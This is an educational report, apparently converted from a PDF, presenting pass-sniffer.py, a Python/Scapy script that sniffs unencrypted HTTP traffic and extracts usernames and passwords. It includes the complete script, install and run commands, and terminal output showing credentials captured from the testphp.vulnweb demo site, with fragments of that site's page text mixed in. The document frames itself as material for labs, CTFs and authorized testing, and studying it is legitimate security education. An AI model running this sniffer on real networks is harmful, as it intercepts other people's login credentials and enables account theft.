


Password sniffer



HTTP Credential Sniffer — Educational Report

Project Title

pass-sniffer.py — Extracting HTTP Login Credentials Using Scapy

Objective

This project demonstrates how to capture and extract login credentials from unencrypted HTTP traffic using Python and Scapy. It is designed for educational use in cybersecurity labs, CTF challenges, and network analysis exercises.

How It Works

1. **Sniff TCP packets** on the specified interface.
2. **Filter for HTTP traffic** (port 80).
3. **Extract raw payload** from TCP layer.
4. **Search for known login field names** using regex.
5. **Print and decode credentials** if both username and password are found.

Requirements

Install Scapy

To run this script, install the Scapy library:

```
bash
```

```
pip3 install scapy
```

Network Interface

The sniffer captures packets from a specified network interface. In this example, we use:

```
python
```

```
iface = "eth0"
```

```
sniff()
```

- gather all packet on specified interface

network we use/ interface

eg:

```
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.68.133  netmask 255.255.255.0  broadcast 192.168.68.255
    inet6 fe80::a00:27ff:fe89:4ea  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:89:04:ea  txqueuelen 1000  (Ethernet)
    RX packets 13479  bytes 12197411 (11.6 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 4092  bytes 519675 (507.4 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Full Script — `pass-sniffer.py`

```
from scapy.all import *
from urllib import parse
import re

# Interface to sniff on
iface = "eth0"
```

```

# Username and password field candidates
userfields = [
    'log', 'login', 'wpname', 'ahd_username', 'unickname', 'nickname', 'user', 'us
er_name',
    'alias', 'pseudo', 'email', 'username', '_username', 'userid', 'form_loginname',
    'loginname',
    'login_id', 'loginid', 'session_key', 'sessionkey', 'pop_login', 'uid', 'id', 'user_i
d', 'screenname',
    'uname', 'ulogin', 'acctname', 'account', 'member', 'mailaddress', 'membername',
    'login_username',
    'login_email', 'loginusername', 'loginemail', 'uin', 'sign-in', 'usuario'
]

passfields = [
    'ahd_password', 'pass', 'password', '_password', 'passwd', 'session_passw
ord', 'sessionpassword',
    'login_password', 'loginpassword', 'form_pw', 'pw', 'userpassword', 'pwd',
    'upassword',
    'passwort', 'passwrd', 'wppassword', 'upasswd', 'senha', 'contrasena'
]

# Extract login credentials from HTTP payload
def get_login_pass(body):
    user = None
    passwd = None

    for login in userfields:
        login_re = re.search(rf'({login}=[^&]+)', body, re.IGNORECASE)
        if login_re:
            user = login_re.group()

    for passfield in passfields:
        pass_re = re.search(rf'({passfield}=[^&]+)', body, re.IGNORECASE)
        if pass_re:
            passwd = pass_re.group()

```

```

    if user and passwd:
        return (user, passwd)

# Packet parser callback
def pkt_parser(packet):
    if packet.haslayer(TCP) and packet.haslayer(Raw) and packet.haslayer(IP):
        # Filter for HTTP traffic only
        if packet[TCP].dport == 80 or packet[TCP].sport == 80:
            try:
                body = bytes(packet[TCP].payload).decode(errors="ignore")
                user_pass = get_login_pass(body)
                if user_pass:
                    print("\n[+] Potential Credentials Found:")
                    print("  →", parse.unquote(user_pass[0]))
                    print("  →", parse.unquote(user_pass[1]))
            except Exception as e:
                print(f"[!] Error decoding payload: {e}")

# Interface check and sniffer start
if __name__ == "__main__":
    try:
        if iface not in get_if_list():
            print(f"[!] Interface '{iface}' not found. Available interfaces: {get_if_list()}")
            exit(1)

        print(f"[+] Sniffing on interface: {iface}")
        sniff(iface=iface, prn=pkt_parser, store=0)
    except KeyboardInterrupt:
        print("\n[!] Exiting")
        exit(0)

```

pass-sniffer.py

tutorial usage

1. run the code

```
sudo python3 pass-snifer.py
```

```
(kali@kali)-[~/Desktop/Python Hack]
$ sudo python3 pass-snifer.py
[+] Sniffing on interface: eth0
```

Warning: This is not a real shop. This is an example PHP app. It is intended to help you test Acunetix. It also helps you understand how someone might break into your website. You can use it to test for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF).

2. try on testphp.vulnweb

ome | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

earch art

rowse categories

rowse artists

our cart

ignup

our profile

If you are already registered please enter your login information below:

Username :

Password :

You can also [signup here](#).

3. the username & password should appear on terminal where we ran the code

```
(kali@kali)-[~/Desktop/Python Hack]
$ sudo python3 pass-snifer.py
[+] Sniffing on interface: eth0

[+] Potential Credentials Found:
  → uname=testtttttttttt
  → pass=rewwwwwwwwwwwwwwww
```

Need Us? Privacy Policy Contact Us




Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to you. It is intended to help you test Acunetix. It also helps you understand how someone might break into your website. You can use it to test for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF).

Limitations

- Only works on **unencrypted HTTP traffic**.
- Requires **root privileges** to sniff packets.
- Does **not include ARP spoofing** or MITM capabilities.

Ethical Use

This tool is intended for:

-  Educational labs
-  CTF competitions
-  Authorized penetration testing

Unauthorized use on live networks is illegal and unethical.

Learning Outcomes

By studying and modifying this script, learners will:

- Understand how credentials are transmitted over HTTP.
- Learn how to use Scapy for packet sniffing.
- Practice regex-based data extraction.
- Explore network security risks and mitigation strategies.